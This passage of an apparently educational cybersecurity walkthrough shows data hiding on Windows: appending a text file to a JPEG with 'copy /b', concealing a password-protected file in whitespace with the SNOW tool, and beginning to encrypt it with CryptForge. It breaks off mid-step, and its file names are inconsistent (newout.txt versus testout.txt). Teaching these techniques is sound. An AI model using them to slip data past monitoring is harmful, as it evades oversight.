


Step 3: Open the command prompt and embed the data into an image using the command:

Copy /b <image path>+<path of text file><space>output.jpg




After writing **Copy /b** go to folder where you have downloaded flowers.jpg. Right click on it and open its properties and copy its location path as follows:



Now paste the path in the command prompt after Copy /b as follows

"Copy /b D:\cybersec" now append it with \flowers.jpg (name of the file) as shown in the following screenshot.




```
Command Prompt
Microsoft Windows [Version 10.0.22621.1992]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kumar>copy /b D:\cybersec\flowers.jpg
```

Step 4: Now add a ‘+’ sign and add text.txt with its location.

Here our text file ‘**text.txt**’ is located in the same folder where **flowers.jpg** is, so enter its location and again append it with \text.txt and then add the name of the output file ‘**output.jpg**’ along with the destination where you want to store the output as output.jpg (here the same folder as text.txt)

The whole command will look like as shown in the following screenshot:




```
Command Prompt
Microsoft Windows [Version 10.0.22621.1992]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kumar>copy /b D:\cybersec\flowers.jpg + D:\cybersec\text.txt D:\cybersec\output.jpg
```

Hit enter and output.jpg is copied to the destination folder.


If you don’t specify destination of output.jpg it will be stored in C:\Users\Kumar by default(Kumar is the name of the user).




```
Command Prompt
Microsoft Windows [Version 10.0.22621.1992]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kumar>copy /b D:\cybersec\flowers.jpg + D:\cybersec\text.txt D:\cybersec\output.jpg
D:\cybersec\flowers.jpg
D:\cybersec\text.txt
    1 file(s) copied.


C:\Users\Kumar>
```



You can see a normal image file as output.jpg, if you open it normally image will appear as below:





Step 5: But if you open it with Notepad, you can see some codes related to the image, scroll down and you can find our embedded text from text.txt as shown in the following screenshot:



As you can see this is how we can hide any data even a long data in an image with windows command prompt, next we'll see how to hide data in a text file with SNOW tool that employs white-space-technique.

Hide Data in a text file using SNOW tool.

Step 1: Open the SNOW folder and create a new text file in a notepad there. Right click anywhere in the folder and create a text document and name it as '**new**' and write anything you want in it.



Step 2: We have created a secret file in there too, whose data we are going to hide inside the new.txt.

Open the command prompt and go to the SNOW folder, here the path to SNOW folder is “C:\Users\Kumar\OneDrive\Desktop\SNOW”. So, enter command “cd OneDrive\Desktop\SNOW” and hit enter.

```
Command Prompt
Microsoft Windows [Version 10.0.22621.1992]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kumar>cd OneDrive\Desktop\SNOW
C:\Users\Kumar\OneDrive\Desktop\SNOW>
```


Step 3: Now to hide the message of a file in our text file with password (**khulja sim sim**) run the command- **snow -C -f secret.txt -p “khulja sim sim” new.txt newout.txt**.


Here **newout.txt** is our output file, **- C** will compress our file to some extent, it is a good idea to compress it because the output will be very large and one can be suspicious about file if they recognize the file size to be very large.
-f [file name] is the file whose data is to be hidden, and **-p** will make our password to access the hidden text.

```
C:\Users\Kumar\OneDrive\Desktop\SNOW>snow -C -f secret.txt -p "khulja sim sim" new.txt newout.txt
Compressed by 44.91%
Message exceeded available space by approximately 88.89%.
An extra 2 lines were added.

C:\Users\Kumar\OneDrive\Desktop\SNOW>
```

You will find a text file named **newout.txt** in the same folder where the **text.txt** file is. You can open it and check the contains are not altered but **a new line is added**.






We can determine the hidden message from testout.txt with our password using below command:

snow -C -p “khulja sim sim” testout.txt


But first let's encrypt this file with Blowfish and AES algorithm together using Cryptforge tool.

Encrypt the file using Cryptforge tool:

Step 4: Open Cryptforge tool and you can see the interface as below:




Click on **algorithm** tab and select **Blowfish** and **AES** algorithm, it will encrypt our file with ‘Blowfish + AES algorithm’, click ok.

